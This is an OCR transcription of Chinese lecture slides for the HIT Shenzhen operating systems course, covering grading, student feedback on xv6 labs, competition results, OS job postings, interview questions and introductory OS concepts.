
- **作业和实验评分：**
  - 五位老师将对齐知识点，并且映射到教学ppt和作业中
  - 作业尽量覆盖期末考试知识点
  - 实验将按统一的标准和要求来给分

所有班级的评分标准一致！

考核环节	所占分值	考核与评价细则
(1) 平时作业/测验/签到	10	4次，单独评分 评价标准：代码是否规范，文档、注释是否完整，质量是否达到题目规定的要求及独特性等。
(2) 实验	30	1）按要求完成5个实现项目； 2）接受现场验收（演示与提问回答）； 3）提交代码；提交实验报告。 评价标准：功能是否完善，是否能回答相关问题，代码是否规范，报告是否完整，图表是否清晰等。
(3) 期末考试	60	期末考试： 1）操作系统概念原理的理解； 2）核心算法的掌握； 3）按学时比例分配各章节的考核知识点与分值。

往届学习情况

- 往届成绩分布



- 成绩优异的，参加Chinasys交流；









往届学习建议与反馈

首先作为一个菜鸡编程选手，操作系统这门课让我受益匪浅，它是目前为止我认为我在工大学到过最实用的课程，尤其是实验课，让我确实学到了很多“实在的”东西，也加深了对于“线程安全”、“换页算法”、“文件系统”等理论内容的理解，但我由于暑假完整的在加州伯克利上了两门专业课，在此针对我个人的情况对于操作系统实验给出如下建议：


1.使用git 进行线上批改（类似于OJ），覆盖基本测试集进行考核，可以大大提高检查的效率。现在的检查由于其不确定性（而且时间往往较晚），大家往往会花费大量时间进行“准备”，而如果可以线上检查的话则可以专注于自己的代码，以及尽早的发现自己的错误！

2.在线上检查的基础上，提前给学生辅助的框架代码。我们现在的计算机课程实验大部分都是从零开始，而据我观察国外名校的实验很少有让学生从零开始写的实验作业。这样子导致我们花费大量时间在处理输入输出等边边角角杂

1/2

1.虽然我只做了MIT实验一、稍微入了实验三的门槛，但我觉得我的收获非常多。因为在此期间我锻炼了我查阅资料的能力，通过参考阅读系统中的已有代码收获了一些编程技巧（如字符串的处理），在查阅各种资料的同时收获了拓展的知识，还通过真实的操作系统环境看到了自己编写代码的成果，感觉操作系统其实没有那么困难和神秘。我觉得如果能保证不超过学生负荷的情况下，做这系列的实验将会非常有帮助。（因为其他课程如人工智能、各类选修课的实验量也挺大的，软件工程还有四周每周一次presentation，为了制作网页还要学习很多前后端知识，有时还要准备考试和写实验报告，而且实验报告分数占比很大，我感觉我都像是在写博客一样地写这些报告，一般一篇都要花费半天到一天）

2.我觉得刘老师的systemtap实验和MIT实验算是我们编程学习上的一个**新的台阶**。我们之前接触过的实验有较详尽中文的参考资料，而且有的一本书就可以系统地概括做单个实验所有的所需知识（如Verilog编程）。这两种实验都有一个共同点，就是国内中文的资料较少，国外的英文资料虽然详尽，但是一个实验的小知识点可能分布在各个网站或者各本资料中（一个systemtap就有5个参考资料），只通过xv6的指导书也不能直接写出代码，就需要带着疑惑查阅很久的资料。这是这两个实验和以前实验的区别之一，也是我感



往届学习情况

操作系统（2020秋季）| 哈工大（深圳）　搜索　HITSZ-OS-Course

实验须知　Lab1：xv6与Unix实用程序　Lab2：实现一个简单的shell　Lab3：锁机制的应用　Lab4：内存管理之伙伴系统　Lab5：简单文件系统的设计与实现

操作系统（2020秋季）| 哈工大（深圳）

实验须知

实验平台以及环境配置

Linux开发环境基础知识

远程实验环境使用指南

实验平台以及环境配置

1. 实验介绍

XV6是MIT的操作系统实验课程所用系统，所有具体说明可参考：

https://pdos.csail.mit.edu/6.828/2019/index.html

2019年起系统采用RISC-V指令集，系统各个模块的功能可参考：

https://pdos.csail.mit.edu/6.828/2019/xv6/book-riscv-rev0.pdf

2. 可直接用的实验环境

目录

1. 实验介绍
2. 可直接用的实验环境
3. 自行部署的实验环境
   3.1 直接使用镜像
   3.2 自行配置
4. 下载xv6源码
5. 编译并运行xv6



往届学习情况

- 首届全国大学生系统能力大赛操作系统设计赛总决赛
  - 两个一等奖，一个二等奖，一个三等奖
  - 功能赛道第一、内核赛道第一





内核赛道题目： 在基于RISC-V架构的K210开发板上设计最高效的操作系统内核，该开发板拥有两个64位处理器核心，6MB的静态内存。

往届学习情况

CSCC 2021

UltraOS: 用Rust编写的RISC-V64多核操作系统



李程浩

多核及进程支持
loancold@foxmail.com



宫浩辰

文件系统和多核支持
1527198893@qq.com



任翔宇

内存管理支持
andre8086@163.com

指导老师：夏文、江仲鸣

哈工大深圳计算机学院
哈尔滨工业大学（深圳）

UltraOS完成情况

2021.04.15 初赛开始

2021.05.31 初赛结束 满分并列第一

2021.06.20 决赛第一阶段开始

2021.07.20 决赛进入第二阶段 满分并列第一

2021.08.18 决赛第二阶段结束 排名第一







HITSZ

哈爾濱工業大學(深圳)
HARBIN INSTITUTE OF TECHNOLOGY, SHENZHEN

SylixOS® embedded

2021年全国大学生计算机系统能力大赛操作系统设计


HoitFS: A Norflash-based Filesystem Implemented on SylixOS


队员：潘延麒、胡智胜、张楠　　指导教师：夏文、江仲鸣

主讲人：潘延麒

HoitFS落地实现（I）– 驱动适配

- mini 2440硬件接线 + 搭载SylixOS、Norflash访问能力







Team © Hoit-23o2

往届学习情况


OS-HIT


为何要实现操作系统?
操作系统理论是计算机科学中历史悠久而活跃的一个分支，而现今全球软件工业正是建立在操作系统的地基之上。因此，作为一名计科学生，自己动手实现一个操作系统既有学习上的意义，又有工程训练的作用，还兼有一点浪漫情怀。
Android
iOS
Windows
Linux

Something


最后一点胡思乱想
在HITSZ的三年，让我度过了非常丰富多彩的时光，厚重的校史与各路神仙同学让我一刻也不敢放松。
希望老师和领导能够更加宽容不同同学 不同的天资、兴趣、性格，尤其是努力了但确实保不上研的同学。尽量帮助他们早进行职业规划，同时也并不是每一位同学都适合做高端的学术研究。
官网和公众号上总是宣传最耀眼的星星，但学分绩总要有人处在后80%，天资平凡一些的他们也并非不努力，也渴望被看见、被关怀，而不是在竞争中一次又一次的被打击、被否定。他们希望听到："其实，你也同样优秀..."。

职业规划—看企业需要什么的人才

1. 系统软件开发资深专家-操作系统 （P8、P9）

1）职位描述

1. 分析Linux操作系统行业发展趋势，制定阿里云Linux操作系统发展战略和规划，研发并交付高品质的Linux发行版。

2. 参与操作系统规范的制定，构建开发者生态，培养用户群体。

3. 深入理解 Linux 操作系统以及内核运作机制，根据业务需求做相应的特性开发和定制。

2）职位要求

1. 有Linux操作系统发行版相关工作经验及领域知识，参与过重大项目实施交付；

2. 熟悉x86、ARM64硬软件生态，了解硬件兼容性认证机制；

3. 在 Linux 内核，虚拟化，或其它系统编程技术领域，有扎实的技术积累或相关工作经验；

4. 拥有以下工作经验之一者优先考虑：

1）参与过操作系统相关生态建设以及规范制定工作；

2）有虚拟化、中断、DMA、PCI、SCSI等硬件相关工作经历；

3）熟悉 Linux 内核 x86/Arm64 处理器体系结构相关代码，有系统性能优化经验；

4）熟悉Systemd、编译器、Managed Runtime等操作系统核心组件

3）工作地点

北京，杭州

职业规划—看企业需要什么的人才

2. 服务器操作系统优化高级专家（<= P8）

1）职位描述

1. 深入理解 Linux 操作系统内核运作机制，能够根据业务需求做相应的特性开发和定制。

2. 熟练运用各种系统性能分析工具，深入地分析系统软件性能瓶颈，从系统全局角度优化系统，满足业务需求。

2）职位要求

1. 在 C/C++, Linux 内核，虚拟化，或其它系统编程技术领域，有扎实的技术积累或相关工作经验；

2. 能够快速解决问题，将系统软件研发的能力与业务场景相结合，提升系统效能。

3. 拥有以下工作经验之一者优先考虑：

1) 熟悉 Linux 内核 x86/arm 处理器体系结构相关代码，有系统性能优化经验；

2) 熟悉并行编程，高性能服务器编程，有复杂应用软件调优经验，如数据库、Web 服务器等；

3) 熟悉 Linux 中断、DMA机制，内核总线驱动框架，如 PCIe、SCSI 等；

3）工作地点

北京，杭州、上海、深圳

职业规划—看企业需要什么的人才

3. 系统软件开发专家（P7）

1）职位描述

1. 负责操作系统 BaseOS 核心软件研发与维护；

2. 负责系统软件相关的缺陷排查与修复工作；

3. 负责系统软件性能调优、端到端优化工作，使系统软件研发目标满足业务需求。

2）职位要求

1. 擅长 C/C++/Golang 等常见的系统软件编程语言之一；

2. 具备快速定位解决问题的能力，有业务视角，能将软件研发能力与业务场景相结合；

3. 有下列开发经验之一者优先：

- 操作系统发行版社区(如 Fedora 社区, Debian 社区, Gentoo 社区等)经验；

- 熟悉软件构建、RPM 打包、持续集成、操作系统发行版制作与调试；

- 系统软件调优经验

3）工作地点

北京，杭州、上海、深圳

来个简单的...

/操作系统面试题（必备）/


（一）请分别简单说一说进程和线程以及它们的区别。
（二）线程同步的方式有哪些？
（三）进程的通信方式有哪些？
（四）什么是缓冲区溢出？有什么危害？其原因是什么？
（五）什么是死锁？死锁产生的条件？
（六）进程有哪几种状态？
（七）分页和分段有什么区别？
（八） 操作系统中进程调度策略有哪几种？
（九）说一说进程同步有哪几种机制。
（十）说一说死锁的处理基本策略和常用方法。

主要内容

- 课程设置与课程介绍
- **操作系统的目标、作用、功能**
- 操作系统历史发展
- 操作系统基本结构
- 操作系统接口与系统调用

操作系统是什么？

- 操作系统与计算机系统
- 对系统资源实施管理和调度
  - 硬件资源(处理器、存储器、设备管理)
  - 软件资源(信息、数据-文件管理)
- 控制和协调并发活动
- 提供用户界面
  - 环境
  - 接口



操作系统是一个大型的程序系统，它负责计算机系统软、硬件资源的分配；控制和协调并发活动；提供用户接口，使用户获得良好的工作环境。

操作系统做了什么？

经典的“ hello.c ”C-源程序

```
#include <stdio.h>

int main()
{
    printf("hello, world\n");
}
```

